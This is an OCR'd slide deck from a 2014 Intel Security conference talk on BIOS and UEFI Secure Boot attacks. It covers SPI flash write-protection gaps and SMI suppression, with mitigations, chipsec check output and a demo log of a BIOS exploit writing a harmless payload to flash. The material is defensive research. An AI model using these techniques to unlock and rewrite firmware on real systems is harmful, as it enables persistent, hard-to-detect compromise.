



BIOS and Secure Boot Attacks Uncovered Ruxcon 2014

Advanced Threat Research, Intel Security

John Loucaides (presenting)



BIOS SETUP UTILITY

Main Advanced PCIPnP Boot Server **Security** Exit

Security Settings

Supervisor Password :Not Installed

User Password :Not Installed

Change Supervisor Password

Change User Password

Boot Sector Virus Protection [Disabled]

Install or Change the password.

In The Beginning
Was The Legacy BIOS..

← Select Screen
↑↓ Select Item
Enter Change
F1 General Help
F10 Save and Exit
ESC Exit



Award Modular BIOS v4.51PG, An Energy Star Ally
Copyright (C) 1984-98, Award Software, Inc.

ASUS P2B-DS ACPI BIOS Revision 10128

Pentium III 650Mhz Processor
Memory Test : 262144K OK

Press DEL to run Setup
08/05/00-1440EX-P2B-DS

Legacy BIOS

1. CPU Reset vector in BIOS 'ROM' (Boot Block) →
2. Basic CPU, chipset initialization →
3. Initialize Cache-as-RAM, load and run from cache →
4. Initialize DIMMs, create address map.. →
5. Enumerate PCIe devices.. →
6. Execute Option ROMs on expansion cards →
7. Load and execute MBR →
8. 2nd Stage Boot Loader → OS Loader → OS kernel

00:09

Friday [02/22/2013]

P8277-V PRO

BIOS Version : 1805

CPU Type : Intel(R) Core(TM) i3-3225 CPU @ 3.30GHz

Speed : 3300 MHz

Total Memory : 1024 MB (DDR3 1333MHz)

English

Temperature

CPU +77.0°F/+25.0°C



MB +78.8°F/+26.0°C



Voltage

CPU 1.130V 5V 4.960V




3.3V 3.376V 12V 12.192V



Fan Speed

CPU_FAN 1618RPM CPU_OPT_FAN N/A



CHA_FAN1 N/A CHA_FAN2 N/A



System Performance

Quiet



Performance

Energy Saving



Normal



Boot Priority



Then World Moved to UEFI..

Use the mouse to drag or keyboard to navigate to decide the boot priority.


Shortcut (F3)

Advanced Mode (F7)

Boot Menu (F8)

Default (F5)


UEFI Boot




From [Secure Boot, Network Boot, Verified Boot, oh my](#) and almost every publication on UEFI

UEFI [Compliant] Firmware

CPU Reset




Signed BIOS Update & OS Secure Boot



Attacks Against Platform Firmware...

BIOS Attack Surface: SPI Flash Protection



SPI Flash Write Protection

SPI Flash (BIOS) Write Protection is Still a Problem

- Often still not properly enabled on many systems
- SMM based write protection of entire BIOS region is often not used: BIOS_CONTROL[SMM_BWP]
- If SPI Protected Ranges (mode agnostic) are used (defined by PR0-PR4 in SPI MMIO), they often don't cover entire BIOS & NVRAM
- Some platforms use SPI device specific write protection but only for boot block/startup code or SPI Flash descriptor region
- [Persistent BIOS Infection](#) (used coreboot's [flashrom](#) on legacy BIOS)
- [Evil Maid Just Got Angrier: Why FDE with TPM is Not Secure on Many Systems](#)
- [BIOS Chronomancy: Fixing the Static Root of Trust for Measurement](#)
- [A Tale Of One Software Bypass Of Windows 8 Secure Boot](#)
- **Mitigation:** BIOS_CONTROL[SMM_BWP] = 1 and SPI PRx
 - `chipsec_main --module common.bios_wp`
 - Or [Copernicus](#) from MITRE

Checking Manually..

Windows:

RWEverything →

Linux:

`setpci -s 00:1F.0 DC.B`

The screenshot shows the PCI configuration utility window titled "PCI". The selected device is "Bus 00, Device 1F, Function 00 - Intel Corporation ISA Bridge". The configuration space is displayed as a grid of 16-bit words. A dialog box titled "PCI 00,1F,00 Reg 0DC (220)" is open, showing a 7-bit bus number (00) and a 9-bit device/function number (01000010) which together form the address 00:1F:00:22. The dialog also has "Done" and "Cancel" buttons.

Offset	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
220	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00	86	80	59	1E	07	00	10	02	04	00	01	06	00	00	80	00
10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
20	00	00	00	00	00	00	00	00	00	00	00	00	43	10	8D	10
30	00	00	00	00	E0	00	00	00	00	00	00	00	00	00	00	00
40	01	04	00	00	80	00	00	00	01	05	00	00	10	00	00	00
50	F8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
60	80	80	80	80	D0	00	00	00	00	00	00	00	00	00	00	00
70	78	F0	78	F0	78	F0	78	F0	00	00	00	00	00	00	00	00
80	10	00	0F	3C	41	02	3C	00	00	00	00	00	00	00	00	00
90	00	00	00	00	00	0F	00	00	00	00	00	00	00	00	00	00
A0	14	0E	80	00	41	39	06	00	00	00	00	00	00	00	00	00
B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
D0	33	22	11	00	67	45	00	00	CF	FF	00	00	22	00	00	00
E0	09	00	0C	10	00	00	00	00	13	06	64	06	00	00	00	00
F0	01	C0	D1	FE	00	00	00	00	87	0F	04	08	00	00	00	00

Hardware

Better Way to Check If Your BIOS Is Write-Protected

```
# chipsec_main.py --module common.bios_wp
```

```
[*] running module: chipsec.modules.common.bios_wp
```

```
[x] [ =====
```

```
[x] [ Module: BIOS Region Write Protection
```

```
[x] [ =====
```

```
[*] BIOS Control = 0x02
```

```
    [05] SMM_BWP = 0 (SMM BIOS Write Protection)
```

```
    [04] TSS      = 0 (Top Swap Status)
```

```
    [01] BLE      = 1 (BIOS Lock Enable)
```

```
    [00] BIOSWE   = 0 (BIOS Write Enable)
```

```
[!] Enhanced SMM BIOS region write protection has not been enabled (SMM_BWP is not used)
```

```
[*] BIOS Region: Base = 0x00500000, Limit = 0x007FFFFFFF
```

```
SPI Protected Ranges
```

PRx (offset)	Value	Base	Limit	WP?	RP?

PR0 (74)	87FF0780	00780000	007FF000	1	0
PR1 (78)	00000000	00000000	00000000	0	0
PR2 (7C)	00000000	00000000	00000000	0	0
PR3 (80)	00000000	00000000	00000000	0	0
PR4 (84)	00000000	00000000	00000000	0	0

```
[!] SPI protected ranges write-protect parts of BIOS region (other parts of BIOS can be modified)
```

```
[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
```

```
[-] FAILED: BIOS is NOT protected completely
```

SPI Flash & BIOS Is Not Write Protected

```
CA BIOS Exploit

[+] loaded exploits.bios.bh2013
[+] imported chipsec.modules.exploits.bios.bh2013
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF

[*] Reading 0x80 bytes from BIOS region in ROM (address 0x20F000)..
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |

[+] Checking protection of UEFI BIOS region in ROM..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Writing payload to BIOS region (address 0x20F000)..

[*] Reading BIOS back (address 0x20F000)..
20 20 49 4e 20 59 4f 55 52 20 42 49 4f 53 20 20 | IN YOUR BIOS
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
20 20 44 4f 4e 27 54 20 57 4f 52 52 59 21 20 20 | DON'T WORRY!
59 4f 55 52 20 4f 53 20 42 4f 54 20 48 41 53 | YOUR OS BOOT HAS
20 20 42 45 45 4e 20 53 45 43 55 52 45 44 20 20 | BEEN SECURED
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
20 42 4c 41 43 4b 20 48 41 54 20 32 30 31 33 20 | BLACK HAT 2013
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
```


Demo

(Insecure SPI Flash Protection)

Subzero Security Patching

“1-days from Hell... get it?”

```
141c142,144
<  if ( sub_FFC40CE8(0x60u) != -1 || sub_FFC40CE8(0x64u) != -1 )
---
>  sub_FFC40D21(0xCF8u, 0x8000F8DC);
>  sub_FFC40D0F(0xCFCu, 2u);
>  if ( sub_FFC40D08(0x60u) != -1 || sub_FFC40D08(0x64u) != -1 )
```

From [Analytics, and Scalability, and UEFI Exploitation](#) by Teddy Reed

Patch attempts to enable BIOS write protection (sets BIOS_CONTROL[BLE]).

Picked up by [Subzero](#)

SPI Flash Write Protection

SMI Suppression Attack Variants

- Some systems write-protect BIOS by disabling BIOS Write-Enable (BIOSWE) and setting BIOS Lock Enable (BLE) but don't use SMM based write-protection BIOS_CONTROL[SMM_BWP]
- SMI event is generated when Update SW writes BIOSWE=1
- Possible attack against this configuration is to block SMI events
- E.g. disable all chipset sources of SMI: clear SMI_EN[GBL_SMI_EN] if BIOS didn't lock SMI config: [Setup for Failure: Defeating SecureBoot](#)
- **Another variant** is to disable specific TCO SMI source used for BIOSWE/BLE (clear SMI_EN[TCO_EN] if BIOS didn't lock TCO config.)
- **Mitigation:** BIOS_CONTROL[SMM_BWP] = 1 and lock SMI config
- `chipsec_main --module common.bios_smi`

Are All Required SMIs Enabled and Locked?

```
[*] running module: chipsec.modules.common.bios_smi
[*][ =====
[*][ Module: SMI Events Configuration
[*][ =====
[-] SMM BIOS region write protection has not been enabled (SMM_BWP is not used)

[*] PMBASE (ACPI I/O Base) = 0x0400
[*] SMI_EN (SMI Control and Enable) register [I/O port 0x430] = 0x00002033
    [13] TCO_EN (TCO Enable) = 1
    [00] GBL_SMI_EN (Global SMI Enable) = 1
[+] All required SMI events are enabled
[*] TCOBASE (TCO I/O Base) = 0x0460
[*] TCO1_CNT (TCO1 Control) register [I/O port 0x468] = 0x1800
    [12] TCO_LOCK = 1
[+] TCO SMI configuration is locked
[*] GEN_PMCON_1 (General PM Config 1) register [BDF 0:31:0 + 0xA0] = 0x0A14
    [04] SMI_LOCK = 1
[+] SMI events global configuration is locked
[+] PASSED: All required SMI sources seem to be enabled and locked!
```

SPI Flash Write Protection


Locking SPI Flash Configuration

- Some BIOS rely on SPI Protected Range (PR0-PR4 registers in SPI MMIO) to provide write protection of regions of SPI Flash
 - SPI Flash Controller configuration including PRx has to be locked down by BIOS via Flash Lockdown
 - If BIOS doesn't lock SPI Controller configuration (by setting FLOCKDN bit in HSFSTS SPI MMIO register), malware can disable SPI protected ranges re-enabling write access to SPI Flash
-
- `chipsec_main --module common.spi_lock`

Is SPI Flash Configuration Locked?

```
